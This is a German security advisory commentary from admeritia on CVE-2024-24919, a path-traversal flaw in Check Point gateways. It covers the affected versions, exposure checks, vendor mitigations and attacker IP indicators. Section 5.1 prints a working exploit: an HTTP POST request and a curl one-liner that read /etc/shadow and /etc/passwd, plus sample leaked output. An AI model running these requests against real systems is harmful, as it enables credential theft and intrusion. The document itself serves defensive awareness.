Stephans Schwachstellenecke

BSI-Warnmeldung CSW-Nr. 2024-248589-10F2

Klassifizierung: Öffentlich

admeritia GmbH
Elisabeth-Selbert-Straße 1 - 40764 Langenfeld
Tel.: +49 2173 20363-0
Fax: +49 2173 20363-29

1. Inhaltsverzeichnis

2. Abbildungsverzeichnis

3. Tabellenverzeichnis

4. Dokument

4.1 Dokumentinformation

Dokument-Name:	
Seitenanzahl:	11
Speicherdatum:	13.06.2024 10:45:00
Druckdatum:	13.06.2024 10:45:50
Autor:	Stephan Gerling
Klassifizierung:	Öffentlich

Tabelle 1 Dokumentinformation

5. Checkpoint Security Gateways: Abfluss von Zugangsdaten möglich (CSW-Nr. 2024-248589-10F2)

Tell me why? I don‘t like Mondays“, frei nach dem Refrain des Songs der Gruppe „Boomtown Rats“ geht es uns Security Menschen an so manch einem Montag. Wobei, in dem Song geht es um ein Schulmassaker in San Diego, falls sie es noch nicht wussten.

Ganz so schlimm wird unser Montag am 3. Juni schon nicht sein. Dachte ich bis zu dem Augenblick, wo die Meldungen des BSI in meiner „Security Bubble“ die Runde Macht.

Lapidar hieß es dort:

„Falls im Einsatz, lasst das Testskript laufen. Wenn es jetzt noch verwundbare Geräte findet, stehen die Chance gut, dass ihr kompromittiert seid“.

Schauen wir uns doch mal genauer an worum es geht.

Die Meldung lautet: „Check Point Security Gateways: Abfluss von Zugangsdaten möglich“ [1] und diese Lücke wird bereits aktiv von Kriminellen ausgenutzt.

Mein Interesse war geweckt und mein Bauchgefühl sagt mir beim Lesen der BSI-Warnung „Ohaua ha!“, das wird für manche nicht Lustig“.

Passend dazu gibt der Hersteller folgenden Hinweis:

„To prevent any attempt to exploit this vulnerability, you must protect the vulnerable Remote Access VPN gateway behind a Security Gateway with both IPS and HTTPS Inspection enabled.“

Lol, also soll ich mein „Schlangenöl“ mit „Schlangenöl“ schützen, oder wie?

„Schlangenöl *(aus dem Englischen* snake oil*) ist die spöttische Bezeichnung für ein Produkt, das wenig oder keine echte Funktion hat, aber als Wundermittel zur Lösung vieler Probleme vermarktet wird.“ [11] Bild (3)*



Abbildung 1 Bild (3)

Aber der Reihe nach.

5.1 Was ist passiert?

Am Sontag den 26. Mai hat der Sicherheitshersteller Checkpoint eine „Advisory“ mit hoher Priorität auf seiner Webseite veröffentlicht.

„Preventative Hotfix for CVE-2024-24919 - Quantum Gateway Information Disclosure“ [2]

Ehrlich gesagt, dieses Advisory habe ich an dem Sonntag und in der Woche drauf auch übersehen. Normalerweise lese ich immer in einschlägigen Foren, was es so Neues gibt. Threat Intelligence (TI) oder auch Cyber Threat Intelligence (CTI) gehört für mich zu einer der Pflichtaufgaben dazu, frühzeitig Informationen über Schwachstellen und Bedrohungen zu bekommen. Denn nichts ist wertvoller, als rechtzeitig Informationen zu erhalten und mögliche Gegenmaßnahmen zu treffen, um sein, oder andere Unternehmen gegen den aufkommenden „digitalen Sturm“ zu schützen.

Genug rumlamentiert.

Der Hersteller warnt konkret vor einer Schwachstelle, die es ermöglicht, aus der Ferne und ohne Authentifizierung an Benutzernamen/Passwörter und VPN-Zugangsdaten zu gelangen.

Diese Schwachstelle wurde unter der CVE-2024-24919 [3] und einem CVSS-Score [4] on 8.6 von 10 veröffentlicht.

Laut dem Hersteller und anderen Quellen wird die Lücke bereits seit dem 7. April aktiv ausgenutzt.

Das BSI hat die „IT-Bedrohungslage“ von zunächst „2/Gelb“ am 5.6.2024 auf „3/Orange“ – „Die IT-Bedrohungslage ist geschäftskritisch. Massive Beeinträchtigung des Regelbetriebs.“ hochgestuft.

Wow, das ist nun mal eine Interessante Sicherheitslücke. Konkret geht es um die Möglichkeit, aus dem Internet auf die Betroffenen Systeme zuzugreifen und beliebige Dateien aus dem Dateisystem mit „root“ Rechten zu lesen.

Es handelt sich also um eine „Directory Traversal“ Lücke.[5]

Mein erster Gedanke war „die 90er lassen grüßen“, aber ganz so easy wie damals ist es dann doch nicht.

„Watchtowr“ Labs hat am 30.Mai eine Detaillierte Analyse [6] zu dieser Lücke herausgeben.

```
POST /clients/MyCRL HTTP/1.1
Host: <redacted>
Content-Length: 39

aCSHELL/../../../../../../../etc/shadow
```

Abbildung 2 Bild (1)

Die Schwachstelle lässt sich recht einfach ausnutzen. Ein „HTTP POST request“ (Bild 1) z.B. an die „/etc/shadow“ Datei, liefert den Inhalt dieser, wie in dem Beispiel von WatchTowr (in Bild 2) gezeigt.

```
HTTP/1.0 200 OK
Date: Thu, 30 May 2024 01:38:29 GMT
Server: Check Point SVN foundation
Content-Type: text/html
X-UA-Compatible: IE=EmulateIE7
Connection: close
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 505

admin:$6$rounds=10000$N2We3dls$xVq34E9omWI6CJfTXf.4tO51T8Y1zy2K9MzJ9zv.jOjD9wNxG7TB1Q
monitor:*:19872:0:99999:8:::
root:*:19872:0:99999:7:::
nobody:*:19872:0:99999:7:::
postfix:*:19872:0:99999:7:::
rpm:!!:19872:0:99999:7:::
shutdown:*:19872:0:99999:7:::
pcap:!!:19872:0:99999:7:::
halt:*:19872:0:99999:7:::
cp_postgres:*:19872:0:99999:7:::
cpep_user:*:19872:0:99999:7:::
vcsa:!!:19872:0:99999:7:::
_nonlocl:*:19872:0:99999:7:::
sshd:*:19872:0:99999:7:::
```

Abbildung 3 Bild (2)

Noch einfacher geht es mit folgendem Einzeiler:

"curl -k -v --path-as-is -X POST -d 'aCSHELL/../../../../../../../etc/passwd' https: // $IP/clients/MyCRL"

5.2 Welche Produkte sind betroffen?

Folgende Checkpoint Geräte sind betroffen:

- CloudGuard Network
- Quantum Maestro
- Quantum Scalable Chassis
- Quantum Security Gateways
- Quantum Spark Appliances

Betroffene Software-Versionen:

R77.20 (EOL), R77.30 (EOL), R80.10 (EOL), R80.20 (EOL), R80.20.x, R80.20SP (EOL), R80.30 (EOL), R80.30SP (EOL), R80.40 (EOL), R81, R81.10, R81.10.x, R81.20

5.3 Bin ich auch betroffen?

Diese Frage kann man mit ein wenig Aufwand selbst beantworten. Folgende 3 Punkte helfen dabei, ein mögliches Risiko zu Identifizieren und dann im nächsten Schritt zu beheben.

- Ist Ihr Checkpoint Produkt in der Liste der Betroffenen Produkte aufgeführt?
- Benutzen Sie das Test Skript, um zu überprüfen, ob Ihr System Verwundbar ist
- Optional schauen Sie bei Shodan.io oder Censys.io, ob Ihre Systeme dort gelistet werden.

Testskript: Checkpoint bietet auf der Support Seite [8] ein kleines Skript zur Überprüfung an, womit auf die Verwundbarkeit von CVE-20-24919 geprüft werden kann.

Shodan Suche:

title:"Check Point" "Server: Check Point SVN" "X-UA-Compatible: IE=EmulateIE7" country:DE org:"$IhrFirmenname"

$IhrFirmenname durch den Namen (oder Teilname) Ihre Firmenbezeichnung ersetzen.

Um die Ergebnisse besser Filtern zu können, wird ein Account bei Shodan.io benötigt.

Bei https://search.censys.io/ kann man Seine Ergebnisse nochmal Verifizieren. Hier einfach im Suchfeld die Öffentliche IP Ihres Systems eintragen und die Ergebnisse, sofern angezeigt, überprüfen.

Wichtiger Hinweis noch: Falls Sie Ihre Systeme dort nicht finden, muss es nicht heißen, dass diese nicht im Internet Auffindbar sind.

5.4 Wie kann ich mich schützen?

Der Hersteller hat eine Reihe von Sicherheitsmaßnahmen veröffentlicht. Und diese sollten, nein müssen so schnell wie möglich umgesetzt werden. Siehe Beispiel am Ende.

Es besteht die Möglichkeit, mit dem „Jumbo Hotfix Accumulator“ die betroffenen Geräte abzusichern, oder, wer dieses Tool nicht installieren kann oder will, direkt mit der Anleitung für die Installation des Patch fortzufahren. Die genaue Anleitung finden Sie im Link [1].

Ganz wichtig sind auch die Extramaßnahmen, die gesondert in dem Advisory aufgeführt sind. Hier nochmal zur Übersicht in der Originalform:

> Change the password of the LDAP Account Unit
> Reset password of local accounts connecting to Remote Access VPN with password-only authentication
> Prevent Local Accounts from connecting to VPN with Password-Only Authentication
> Renew the server certificates for the Inbound HTTPS Inspection on the Security Gateway
> Renew the certificate for the Outbound HTTPS Inspection on the Security Gateway
> Reset Gaia OS passwords for all local users
> Regenerate the SSH local user certificate on the Security Gateway in the following case:
> Renew the certificate for the SSH Inspection

Kommen wir nochmal zurück zu der „Snakeoil“ Geschichte.

„To prevent any attempt to exploit this vulnerability, you must protect the vulnerable Remote Access VPN gateway behind a Security Gateway with both IPS and HTTPS Inspection enabled.“

Checkpoint hat eine IPS-Regel für Security Gateways bereitgestellt [7]. Diese empfiehlt Checkpoint vor den Verwundbaren Geräten zu benutzen. Diese Maßnahme erkennt und verhindert bei richtiger Konfiguration ein Angriffsversuch.

5.5 Betroffene Unternehmen

Stand Montag, 03.06.2024 waren in Deutschland 726 potenziell Verwundbare Systeme direkt im Internet auffindbar. Die Liste umfasst diverse Betroffene

Chemische Industrie, Pharmazeutische Industrie, Öffentliche Verwaltung, Landeskriminalamt, Software-Hersteller, Telekommunikationsanbieter, Stadtwerke und viele mehr finden sich in dieser Liste.

3 Tage später sind noch immer 722 Systeme Online zu finden, wie eine kurze Auswertung mit shodan.io zeigt.



Abbildung 4 Bild (4)

Wie viele von diesen letztendlich schon entsprechend abgesichert wurden, lässt sich auf die Schnelle ohne genauere Tests nicht sagen.

5.6 Ähnliche Angriffe in der Vergangenheit

Da war doch was...? war mein erster Gedanke beim Lesen der BSI-Warnung und des CVE-2024-24919 Artikels. Und richtig, ich erinnere mich an einem Fall aus 2021, wo der Kunde durch die gleiche Angriffstechnik zum Opfer wurde. Die eigentliche Sicherheitslücke war seit 2018 bekannt. Es wurden zu der Zeit mehr als 500.000 VPN-Zugangsdaten in Kriminellen Foren zum Download angeboten. Später konnte man sich die Daten einfach so runterladen. Die Daten wurden von 87.000 verwundbaren Fortigate- SSL-VPN Firewalls extrahiert. Damals lautetet die Empfehlung [10] eindringlich "ausschalten - absichern - alle Zugangsdaten ändern"

Die Lücke wurde unter der CVE-2018-13379 [9] bekannt.

5.7 Fazit

Damals wie heute zeigt sich, dass spätestens mit Bekanntwerden der Sicherheitslücke bei solchen besonderen Geräten wie Firewalls, Fernwartungszugängen etc. an exponierter Stelle sofort zu handeln ist.

Bei meinem Fall wurden 2,5 Jahre später die Zugangsdaten des Fernwartungszugangs gestohlen und mit diesem im Netzwerk die Daten der Server und Produktionsdatenbank verschlüsselt sowie ein Lösegeld gefordert. Ursache war ein nicht rechtzeitig eingespieltes oder vergessenes Sicherheitsupdate.

6. Ansprechpartner

6.1 admeritia GmbH

Stephan Gerling	Tel.: +49 2173 20363-0
Elisabeth-Selbert-Straße 1	Fax: +49 2173 20363-29
40764 Langenfeld	stephan.gerling@admeritia.de

Tabelle 2 Ansprechpartner admeritia GmbH

7. Quellenverzeichnis

[1] https://www.bsi.bund.de/SharedDocs/Cybersicherheitswarnungen/DE/2024/2024-248589-10F2.pdf?__blob=publicationFile&v=4

[2] https://support.checkpoint.com/results/sk/sk182336

[3] https://www.cve.org/CVERecord?id=CVE-2024-24919

[4] https://nvd.nist.gov/vuln/detail/CVE-2024-24919

[5] https://de.wikipedia.org/wiki/Directory_Traversal

[6] https://labs.watchtowr.com/check-point-wrong-check-point-cve-2024-24919/

[7] https://advisories.checkpoint.com/defense/advisories/public/2024/cpai-2024-0353.html

[8] https://support.checkpoint.com/results/download/133115

[9] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-13379

[10] https://www.malwarebytes.com/blog/news/2021/09/500000-fortinet-vpn-credentials-exposed-turn-off-patch-reset-passwords

[11] https://de.wikipedia.org/wiki/Schlangen%C3%B6l

Bild (1) & (2)

https://labs.watchtowr.com/check-point-wrong-check-point-cve-2024-2491

Bild (3)

https://de.wikipedia.org/wiki/Datei:Snake-oil.png

8. Anhang: Indicators of Compromise (IoC)

Folgende IP-Adressen wurden von Checkpoint als mögliche Quelle für Angriffe veröffentlicht:

5.188.218.0/23	112.163.100.151
23.227.196.88	132.147.86.201
23.227.203.36	146.70.205.62
31.134.0.0/20	146.70.205.188
37.9.40.0/21	146.185.207.0/24
37.19.205.180	149.88.22.67
38.180.54.104	154.47.23.111
38.180.54.168	156.146.56.136
45.135.1.0/24	158.62.16.45
45.135.2.0/23	162.158.162.254
45.155.166.0/23	167.61.244.201
46.59.10.72	167.99.112.236
46.183.221.194	178.236.234.123
46.183.221.197	183.96.10.14
61.92.2.219	185.213.20.20
64.176.196.84	185.217.0.242
68.183.56.130	192.71.26.106
82.180.133.120	193.233.128.0/22
85.239.42.0/23	193.233.216.0/21
87.206.110.89	195.14.123.132
88.218.44.0/24	198.44.211.76
91.132.198.0/24	203.160.68.12
91.218.122.0/23	217.145.225.0/24
91.245.236.0/24	221.154.174.74
103.61.139.226	109.134.69.241
104.207.149.95	